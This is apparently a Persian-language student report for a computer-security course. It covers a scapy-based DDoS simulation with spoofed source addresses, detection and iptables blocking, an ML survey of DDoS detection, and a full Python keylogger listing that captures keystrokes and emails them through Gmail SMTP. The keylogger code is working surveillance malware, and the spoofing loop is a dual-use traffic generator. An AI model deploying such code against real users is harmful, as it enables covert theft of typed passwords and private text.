دانشکده مهندسی کامپیوتر

استاد درس: دکتر دیانت

بهار ۱۴۰۲

گزارش پروژه

درس امنیت سیستم های کامپیوتری

نیما کمبرانی، فاطمه زهرا بخشنده
شماره دانشجویی: ۹۸۵۲۱۴۲۳ ، ۹۸۵۲۲۱۵۷

پروژه پایانی

---

۱ سوال ۱

۱.۱ توضیحات


در این بخش هدف شبیه سازی یک سیستم تشخیص و مقابله با حملات انکار سرویس توزیع شده DDoS است. برای این منظور پروژه از دو بخش *ارسال درخواست* و *دریافت درخواست و تشخیص حمله* تشکیل شده است. در بخش اول به ارسال درخواست از طریق IP های متفاوت برای شبیه سازی حمله DDOS می‌پردازیم. سپس در مرحله بعد با تشخیص این حملات آدرس های خرابکار را تشخیص داده، مسدود می‌شوند و از ارسال درخواست بیشتر محروم خواهند شد.

۲.۱ ارسال درخواست

در این بخش با توجه به اینکه امکان استفاده از یک سرور خارجی وجود نداشت، آزمایش تشخیص حمله با استفاده از ادرس های داخلی بر روی شبکه محلی در بازه ۱۲۷.۰.۰.* انجام شد. نحوه ارسال بسته و انتخاب ادرس به این صورت بود که در ابتدا یک آدرس تصادفی در بازه گفته شده انتخاب می‌شد. سپس آدرس انتخاب شده، به‌عنوان آدرس مبدا در بسته درحال ارسال به سمت سرور قرار می‌گرفت. همچنین در این مرحله ادرس IP مقصد و همچنین پروتکل ارتباطی TCP به همراه port مناسب مقصد در بسته تنظیم می‌شود. سپس با استفاده از دستور send بسته ساخته شده ارسال می‌شود.

۳.۱ دریافت درخواست ها و مسدود سازی آدرس های

برای نگه داشتن تعداد درخواست‌های فرستاده شده از سمت هر مبدا، از یک دیکشنری استفاده می‌کنی. پس از فرستاده شدن هر درخواست، تعداد درخواست های ارسالی به سرور برای آن مبدا یکی افزایش می‌یابد، تا بتوان درخواست‌هایی که احتمال وجود حمله از طرف آن‌ها وجود دارد را شناسایی کرد. در مرحله بعد پس از دریافت یک بسته احتمال وجود حمله از طرف این مبدا در تابع detect_dos_attack بررسی می‌شود. در صورتی که این درخواست یک حمله DoS تشخیص داده شود، آدرس مبدا این بسته به تابع respond_to_dos_attack فرستاده می‌شود تا این آدرس با استفاده از مسدود سازی در iptables از فرستادن بسته های بیشتر و ایجاد اختلال در سیستم باز داشته شود. این دستور تمامی بسته های ارسال از طرف آدرس مبدا مورد نظر پیش از وارد شدن به سرور و مشغول کردن پردازنده های سیستم برای پاسخ به آن از صف بیرون می‌ریزد. در شکل ۱ می‌توان خروجی کنسول برای یک دور اجرای کد و پس از ارسال تعدادی درخواست را مشاهده کرد. در این اجرا یک آدرس مقصد پس از اینکه تعداد بسته های ارسال از طرف آن از سطح استانه فراتر رفته است توسط برنامه تشخیص و برای فرستادن درخواست های بیشتر مسدود شده است.



شکل ۱: نمونه:q۱ اجرای کد و خروجی آن در کنسول برای تشخیص و مسدود سازی آدرس هایی که بیشتر از حد مجاز در زمان محدود درخواست داشته اند

۲ سوال ۲


۱.۲ توضیحات

در این بخش هدف پیاده‌سازی یک برنامه keylogger بود. بدین صورت که با اجرای برنامه، برای مدت مشخصی صفحه کیبورد کاربر نظارت شود و متنی که توسط کاربر در این بازه وارد شده است، پس از پایان بازه زمانی مورد نظر به یک آدرس ایمیل مشخصی ارسال شود.

```
PS C:\Users\Asus\Desktop\security_course-main\q1> python .\key_logger.py
Press some keys.

['h', 'e', 'l', 'l', 'o', 'space', 'h', 'o', 'w', 'space', 'a', 'r', 'e', 'space', 'y', 'o', 'u', 'space', 'shift', 'I',
'a', 'm', 'space', 't', 'e', 's', 't', 'i', 'n', 'g', 'space', 't', 'h', 'i', 's', 'space', 'n', 'e', 'w', 'space', 'k',
'e', 'y', 'space', 'l', 'o']
Email sent successfuly.
```

شکل ۲: q۲ : خروجی کنسول برای یک بار اجرای کد



شکل ۳: q۲ : ایمیل ارسال شده پس از پایان یک دور اجرای کد

۲.۲ پیاده‌سازی

برای پیاده سازی نظارت بر کلید های وارد شده در کیبورد در این سوال از کتابخانه pynput در زبان پایتون استفاده کردیم. این کتابخانه برای کنترل و نظارت بر ماوس و کیبورد مورد استفاده قرار می‌گیرد. نحوه کار این کتابخانه به این صورت است که با گرفتن تعدادی تابع بعنوان ورودی برای اتفاقات مختلف مانند فشردن کلید بعنوان ورودی یک شی از کلاس Listener در اختیار کاربر قرار می‌دهد. این شی با تابع start شروع به کار و با تابع stop متوقف می‌شود. در زمانی که این شی فعال است. اقدام به شنیدن کیبورد می‌کند و در صورتی که هر اتفاقی رخ بدهد تابع ورودی متناظر با آن را صدا می‌زند.

برای ذخیره ورودی های کاربر یک لیست log قرار داده شده است که کلید های وارد شده توسط کاربر در این لیست وارد می‌شوند. نظارت و ذخیره کلید های وارد شده توسط کاربر در تابع on_press انجام می‌شود. این تابع هر بار با فشرده شدن یک دکمه توسط کاربر فراخوانی می‌شود و کلید وارد شده را به لیست log اضافه می کند. در مرحله پایانی با استفاده از کتابخانه email برای ارسال لیست کلید های وارد شده در بازه زمانی رصد شده، اقدام می‌کنیم. این کتابخانه امکان فرستادن ایمیل بصورت متن یا همراه با فایل های ضمیمه شده را فراهم می‌کند. تابع send_logs پس از تنظیم کردن تنظیمات مورد نیاز برای اتصال به ایمیل و ساختن متن مورد انتظار با وصل شدن به سرور ایمیل تنظیم شده را ارسال می‌کند.

۳ سوال ۳

۱.۳ توضیحات

حملات انکار سرویس (DoS) و حملات توزیع شده انکار سرویس (DDoS) تلاش‌های مخربی هستند که با ارسال کردن سیل ترافیک، قابلیت دسترسی به یک سرویس یا سیستم را مختل می‌کنند. تشخیص و پیشگیری از این حملات برای حفظ عملکرد طبیعی شبکه‌ها و جلوگیری از اختلال در سرویس‌ها بسیار حیاتی است. روش‌های یادگیری ماشین می‌توانند برای تشخیص و کاهش حملات (DoS) و (DDoS) با تحلیل الگوهای ترافیک شبکه و شناسایی ناهنجاری‌ها که نشان دهنده این حملات هستند، استفاده شوند.

برای استفاده از روش های بر مبنای یادگیری ماشین، در ابتدا نیاز داریم که مجموعه داده ای فراهم کنیم که با توجه به درخواست های ارسالی به سمت یک سرور به صورت بودن یا نبودن جزوی از یک حمله برچسب خورده باشند.

۲.۳ معرفی روش‌های تشخیص

روش مختلفی بر پایه یادگیری ماشین برای تشخیص حملات (DoS) و (DDoS) وجود دارد. در ادامه نمونه‌هایی از روش‌های تشخیص حملات (DoS) و (DDoS) مبتنی بر یادگیری ماشین را می‌توانید مشاهده کنید:

۱.۲.۳ ماشین بردار پشتیبان (SVM):

SVM یک الگوریتم یادگیری نظارت شده محبوب برای وظایف طبقه‌بندی است، از جمله تشخیص حملات (DoS) و (DDoS) . آن یک هایپرپلین ایجاد می‌کند که ترافیک طبیعی و حمله را در یک فضای ویژگی با بعد بالا از یکدیگر جدا می‌کند. SVM قادر است با مسائل طبقه‌بندی خطی و غیرخطی برخورد کند و از این روی می‌تواند الگوهای پیچیده حملات را تشخیص دهد.

۲.۲.۳ جنگل تصادفی (Random forest):

جنگل تصادفی یک تکنیک یادگیری ترکیبی است که تعدادی از درختان تصمیم را برای پیش‌بینی‌ها به کار می‌گیرد. هر درخت تصمیم بر روی یک زیرمجموعه تصادفی از ویژگی‌ها از مجموعه داده آموزش آموزش دیده می‌شود. جنگل تصادفی قادر است به خوبی با داده‌های با ابعاد بالا برخورد کند و روابط پیچیده بین ویژگی‌ها را درک کند که آن را برای تشخیص حملات (DoS) و (DDoS) مناسب می‌سازد.

۳.۲.۳ k ـ نزدیک‌ترین همسایه ()؛ (K-NN):

K-NN یک الگوریتم ساده و قابل فهم است که نمونه‌های جدید را بر اساس آرای اکثریت همسایگان نزدیکشان در مجموعه داده آموزش، دسته‌بندی می‌کند. این الگوریتم از طریق معیارهای فاصله، شباهت بین نمونه‌ها را اندازه‌گیری می‌کند. K-NN می‌تواند با در نظر گرفتن شباهت الگوهای ترافیک شبکه و برچسب‌گذاری نمونه‌ها، در تشخیص حملات DoS و DDoS مورد استفاده قرار گیرد.

۴.۲.۳ شبکه‌های عصبی (Neural Network):

شبکه‌های عصبی، به خصوص ساختارهای یادگیری عمیق مانند شبکه‌های عصبی پیچشی (CNN) و شبکه‌های عصبی بازگشتی (RNN)، در حوزه‌های مختلف موفق بوده‌اند، از جمله امنیت سایبری. این مدل‌ها

می‌توانند الگوها و روابط پیچیده در داده‌های ترافیک شبکه را یاد بگیرند و از این روی حملات پیچیده (DoS) و (DDoS) را تشخیص دهند. CNN برای تحلیل ویژگی‌های سطح بسته مناسب است، در حالی که RNN می‌تواند وابستگی‌های زمانی در توالی‌های ترافیک را ضبط کند.

۵.۲.۳ روش‌های مبتنی بر خوشه‌بندی (Clustering):

الگوریتم‌های خوشه‌بندی مانند k-means یا DBSCAN می‌توانند برای گروه‌بندی نمونه‌های مشابه بر اساس ویژگی‌هایشان استفاده شوند. با تجزیه و تحلیل ویژگی‌های هر خوشه، ناهنجاری‌ها به عنوان حملات محتمل شناسایی می‌شوند. این روش بدون نیاز به داده‌های آموزش برچسب‌گذاری شده است و برای تشخیص حملات ناشناخته یا حملاتی با تاریخچه معلوم نیز مناسب است.

۳.۳ نحوه انتخاب الگوریتم

این فقط چند نمونه از روش‌های یادگیری ماشینی است که برای تشخیص حملات (DoS) و (DDoS) استفاده می‌شود. هر روش دارای نقاط قوت و محدودیت‌های خود است و انتخاب روش به عواملی مانند مجموعه داده موجود، منابع محاسباتی و ویژگی‌های خاص حملاتی که قصد تشخیص آن‌ها را دارید، وابسته است. در انتخاب یک روش برای استقرار، مهم است که برداشت‌ها و تضادهای بین دقت تشخیص، پیچیدگی محاسباتی و عملکرد به طور زمان واقعی را در نظر بگیرید.

۴.۳ مراحل پیاده سازی

در ادامه مثالی از یک پیاده‌سازی که یادگیری ماشین را با تحلیل ترافیک شبکه برای تشخیص حملات DDoS ترکیب می‌کند، آورده شده است:

۱.۴.۳ جمع‌آوری مجموعه داده

یک مجموعه داده از ترافیک شبکه جمع‌آوری می‌شود که شامل هر دو ترافیک طبیعی و نمونه‌هایی از حملات DDoSاست. این مجموعه داده باید برچسب‌گذاری شده باشد تا بتوان بین ترافیک طبیعی و حمله تمایز قائل شد.

	Unnamed: 0	Destination Port	Flow Duration	Total Fwd Packets	Total Backward Packets	Total Length of Fwd Packets	Total Length of Bwd Packets
count	225741.000000	225741.000000	225741.000000	225741.000000	225741.000000	225741.000000	225741.000000
mean	112872.908909	8879.294213	0.135350	0.002007	0.001554	0.005133	0.001152
std	65166.336082	19754.491905	0.262705	0.007987	0.007395	0.017755	0.007582
min	0.000000	0.000000	0.000000	0.000000	0.000000	0.000000	0.000000
25%	56438.000000	80.000000	0.000593	0.000518	0.000340	0.000142	0.000000
50%	112873.000000	80.000000	0.012103	0.001036	0.001360	0.000164	0.000032
75%	169308.000000	80.000000	0.073377	0.002071	0.001700	0.000344	0.002243
max	225744.000000	65532.000000	1.000000	1.000000	1.000000	1.000000	1.000000

شکل ۴: q۳ : بخشی از داده‌های ذخیره شده برای هر یک از درخواست های ارسالی به سرور در پیاده سازی اشاره شده در آخر متن

۲.۴.۳ استخراج ویژگی

ویژگی‌های مرتبط از داده‌های ترافیک شبکه استخراج می‌شود. این ویژگی‌ها می‌توانند شامل اندازه بسته، نرخ بسته، نوع پروتکل، آدرس IP مبدأ/مقصد، شماره پورت و سایر ویژگی‌های سطح شبکه باشند.


۳.۴.۳ پیش‌پردازش داده

مجموعه داده پیش‌پردازش می‌شود تا کیفیت آن تأمین شده و برای الگوریتم‌های یادگیری ماشین آماده شود. این مرحله شامل پاک‌سازی داده، نرمال‌سازی و مقیاس‌بندی، و همچنین رفع مقادیر گم‌شده یا ناهنجاری‌ها در صورت لزوم است.

۴.۴.۳ مرحله آموزش مدل

مجموعه داده پیش‌پردازش شده به دو قسمت تقسیم می‌شود:

مجموعه آموزش و مجموعه تست. مجموعه آموزش برای آموزش مدل یادگیری ماشین استفاده می‌شود. می‌توان از انواع الگوریتم‌های یادگیری نظارت‌شده مانند درخت تصمیم، جنگل تصادفی، ماشین‌های بردار پشتیبان (SVM) یا شبکه‌های عصبی استفاده کرد. با استفاده از نمونه‌های برچسب‌گذاری شده از ترافیک طبیعی و حمله، مدل یاد می‌گیرد الگوها و ویژگی‌های هر کلاس را شناسایی کند.



شکل ۵: q۳ : آموزش و محاسبه دقت و معیار های عملکرد مدل در روش randomforest

۵.۴.۳ ارزیابی مدل

مدل آموزش دیده با استفاده از مجموعه آزمایش، در تمایز بین ترافیک طبیعی و حمله، عملکرد خود را ارزیابی می‌کند. معیارهای معمول ارزیابی شامل دقت، صحت، بازیابی و امتیاز F1 است.

۶.۴.۳ راه‌اندازی و نظارت به صورت در لحظه

هنگامی که مدل عملکرد قابل قبولی را نشان می‌دهد، می‌توان آن را در یک محیط شبکه به صورت زمان واقعی راه‌اندازی کرد تا ترافیک ورودی را به طور مداوم نظارت کند. سپس نمونه‌های ترافیک جدید به مدل داده می‌شوند و بر اساس الگوهای یادگرفته‌شده پیش‌بینی می‌شوند. اگر الگوی ترافیک ورودی به عنوان یک حمله DDoS پتانسیلی شناسایی شود، اقدامات مناسبی مانند فیلتر کردن ترافیک، محدود کردن نرخ و یا سیاه‌نویسی صورت می‌گیرد.

۵.۳ نکته

. مهم است به این نکته توجه کنید که کارآمدی تشخیص حملات DDoS بر پایه یادگیری ماشین به کیفیت داده‌های آموزش، انتخاب ویژگی‌های مرتبط و انتخاب مناسب الگوریتم‌های یادگیری ماشین وابسته است. به‌روزرسانی‌های مداوم و آموزش دوباره مدل برای سازگاری با تکنیک‌های حمله در حال تکامل لازم است.

۶.۳ خلاصه

به طور خلاصه، تکنیک‌های یادگیری ماشین با تحلیل الگوهای ترافیک شبکه و شناسایی ناهنجاری‌ها، تشخیص حملات DDoS را تقویت می‌کنند. با آموزش یک مدل بر روی مجموعه داده‌های برچسب‌گذاری شده و راه‌اندازی آن به صورت زمان واقعی، سازمان‌ها می‌توانند توانایی تشخیص و کاهش حملات DDoS را بهبود دهند و قابلیت دسترسی و امنیت سرویس‌های خود را تضمین کنند.

۷.۳ نمونه کد پیاده سازی

نمونه پیاده‌سازی کد برای جمع‌آوری داده و آموزش مدل در این لینک
https://github.com/fissid/DDoS_detector_by_ML/blob/main/README.md
آمده است. در این پروژه هر یک از مراحل گفته شده، پیاده شده است. پیاده سازی مدل های تشخیص حمله با استفاده از کتابخانه های مربوط به یادگیری ماشین در زبان پایتون انجام شده است. داده های جمع آوری شده اطلاعات مختلفی در مورد وضعیت درخواست های کاربر در اختیار ما قرار می‌دهند.

```python
import time
import random
from collections import defaultdict
from scapy.all import IP, TCP, send
from traffic_monitor import monitor_traffic, detect_dos_attack
from dos_response import respond_to_dos_attack

# Define threshold values
THRESHOLD_REQUESTS_PER_SECOND = 10  # Maximum number of requests per second
THRESHOLD_IP_REQUESTS = 10          # Maximum number of requests from a single IP
THRESHOLD_DURATION = 10             # Duration (in seconds) to monitor traffic patterns
SRC_IP_RANGE = 10                   # Range of source IP addresses
NUMBER_OF_REQUESTS = 100

# Track IP addresses and request counts
ip_requests = defaultdict(int)
# blocked_ips = set()

# Simulate sending requests and detect/respond to DoS attacks
def simulate_and_detect():
    target_ip = "192.168.0.1"  # target IP address
    target_port = 80  # target port

    num_requests = NUMBER_OF_REQUESTS  # Number of requests to send

    start_time = time.time()

    for _ in range(num_requests):

        i=random.choice(list(range(SRC_IP_RANGE)))
        # Craft TCP packet
        packet = IP(src=f'127.0.0.{i}', dst=target_ip) / TCP(dport=target_port)

        print("\n","*"*50)

        # if packet.src in blocked_ips:
        if detect_dos_attack(ip_requests, packet.src, THRESHOLD_REQUESTS_PER_SECOND):
            print(f"This source ({packet.src}) is blocked.")
            continue
        # Send the packet
        send(packet, verbose=False)
        print("Sending packet:",packet)
        # Increment request count
        ip_requests[packet.src] += 1

        # Check for DoS attack
        if detect_dos_attack(ip_requests, packet.src, THRESHOLD_REQUESTS_PER_SECOND):
            print(f"Possible DoS attack detected from IP: {packet.src}")
            respond_to_dos_attack(packet.src)
            # blocked_ips.add(packet.src)


        # Calculate sleep duration for desired requests per second
        elapsed_time = time.time() - start_time
        sleep_duration = max(0, 1 / THRESHOLD_REQUESTS_PER_SECOND - elapsed_time)
        time.sleep(sleep_duration)
    print("*"*50, "\nFinished sending requests.")

# Main program
if __name__ == '__main__':
    print("DoS Attack Detection and Response Program")
    print("----------------------------------------")

    # Simulate sending requests and detect/respond to DoS attacks
    simulate_and_detect()
```

Listing : ۱ q1: Main program which sends the packets to the server

```python
import time
from scapy.all import sniff

# Monitor network traffic and detect DoS attacks
def monitor_traffic(ip_requests, threshold_ip, duration, dos_detector, callback):
    start_time = time.time()
    end_time = start_time + duration

    while time.time() < end_time:
        # Capture incoming packets
        packets = sniff(filter="tcp", count=100)

        for packet in packets:
            source_ip = packet[1][1].src

            # Increment request count for the source IP
            ip_requests[source_ip] += 1

            # Check for DoS attack
            if dos_detector(ip_requests, source_ip, threshold_ip):
                print(f"Possible DoS attack detected from IP: {source_ip}")
                callback(source_ip)

        time.sleep(0.1)  # Adjust sleep duration based on monitoring requirements

# Detect a DoS attack based on request count from a single IP
def detect_dos_attack(ip_requests, source_ip, threshold_ip):
    return ip_requests[source_ip] > threshold_ip
```

Listing ۲: q1: monitoring the traffic and detecting dos attack

```python
import subprocess

# Respond to a detected DoS attack
def respond_to_dos_attack(attacker_ip):
    print(f"Responding to DoS attack from IP: {attacker_ip}")

    # Block the attacker's IP using iptables (Linux command)
    subprocess.run(["iptables", "-A", "INPUT", "-s", attacker_ip, "-j", "DROP"])

    print(f"Blocked IP: {attacker_ip} using iptables.")
```

Listing ۳: q1: Blocking an ip and droping its packets in the iptables

```python
import smtplib
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart
from pynput import keyboard
import datetime
import time

SEC = 15

# Email configuration
SMTP_SERVER = 'smtp.gmail.com'
SMTP_PORT = 587
SENDER_EMAIL = 'email@gmail.com'
SENDER_PASSWORD = 'Password'
RECIPIENT_EMAIL = 'Ghazal.best76@gmail.com'

# Keyboard logger
logs = []

def on_press(key):
    try:
        logs.append(str(key.char))
    except AttributeError:
        logs.append(str(key.name))

def on_release(key):
    if key == keyboard.Key.esc:
        # Stop listener
        return False

def send_logs():
    message = MIMEMultipart()
    message['From'] = SENDER_EMAIL
    message['To'] = RECIPIENT_EMAIL
    message['Subject'] = 'Keyboard Logs'
    message.attach(
        MIMEText(
            'Keys pressed are listed below:\n\nKey pressed: '
            + '\nKey pressed: '.join(logs),
            'plain')
    )

    with smtplib.SMTP(SMTP_SERVER, SMTP_PORT) as server:
        server.starttls()
        server.login(SENDER_EMAIL, SENDER_PASSWORD)
        server.send_message(message)


if __name__ == "__main__":
    print(f'Press some keys.\n')

    # Start the keyboard listener
    listener = keyboard.Listener(on_press=on_press, on_release=on_release)
    listener.start()
    time.sleep(SEC)
    listener.stop()

    print(logs)
    # send_logs()
    print('Email sent successfuly.')
```


Listing :۴ q2: Recording the keyboard button and sending to the email